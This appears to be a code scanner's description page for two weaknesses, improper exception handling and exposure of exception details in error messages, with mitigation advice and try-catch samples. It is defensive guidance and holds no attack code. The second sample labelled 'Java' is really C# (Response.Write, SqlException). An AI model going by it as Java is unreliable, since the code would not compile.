Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-08-15		Veracode	External
	Suggested OWASP Top Ten 2004 mapping		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Description, Relationships, Other Notes, Taxonomy Mappings		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Relationships		
2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Common Consequences, Likelihood of Exploit, Other Notes, Potential Mitigations, Relationship Notes, Relationships, Weakness Ordinalities		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Description, Relationships		
2009-07-27	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Related Attack Patterns		
2009-10-29	CWE Content Team	MITRE	Internal
	updated Other Notes		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Potential Mitigations, Relationships		

BACK TO TOP

Improper Exception Handling

Risk

What might happen

- An attacker could maliciously cause an exception that could crash the application, potentially resulting in a denial of service (DoS).
- Inadvertent application crashes may occur.

Cause

How does it happen

The application performs some operation, such as database or file access, that could throw an exception. Since the application is not designed to properly handle the exception, the application could crash.

General Recommendations

How to avoid it

Any method that could cause an exception should be wrapped in a try-catch block that:

- Explicitly handles expected exceptions
- Includes a default solution to explicitly handle unexpected exceptions

Source Code Examples

CSharp

Always catch exceptions explicitly.

```
try
{

// Database access or other potentially dangerous function
}

catch (SqlException ex)
{

// Handle exception
}

catch (Exception ex)
{

// Default handler for unexpected exceptions
}
```

Java

Always catch exceptions explicitly.

```
try
{

// Database access or other potentially dangerous function
}

catch (SQLException ex)
{

// Handle exception
}

catch (Exception ex)
{

// Default handler for unexpected exceptions
}
```

Information Exposure Through an Error Message

Risk

What might happen

Exposed details about the application's environment, users, or associated data (for example, stack trace) could enable an attacker to find another flaw and help the attacker to mount an attack.

Cause

How does it happen

The application generates an error message including raw exceptions, either by not being handled, by explicit returning of the object, or by configuration. Exception details may include sensitive information that could leak out of the exception to the users.

General Recommendations

How to avoid it

1. Any method that could cause an exception should be wrapped in a try-catch block that:
    - Explicitly handles expected exceptions.
    - Includes a default solution to explicitly handle unexpected exceptions.
2. Configure a global handler to prevent unhandled errors from leaving the application.

Source Code Examples

CSharp

Do not reveal exception details, instead always return a static message.

```
try
{

// Database access or other potentially dangerous function
}

catch (SqlException ex)
{
LogException(ex);
Response.Write("Error occurred.");
}
```

Java

Do not reveal exception details, instead always return a static message.

```
try
{
// Database access or other potentially dangerous function
}

catch (SqlException ex)
{
LogException(ex);
Response.Write("Error occurred.");
}
```

Scanned Languages

Language	Hash Number	Change Date
CSharp	2046423216106654	4/13/2016
JavaScript	0541885152154772	4/13/2016
VbScript	7089180910237385	4/13/2016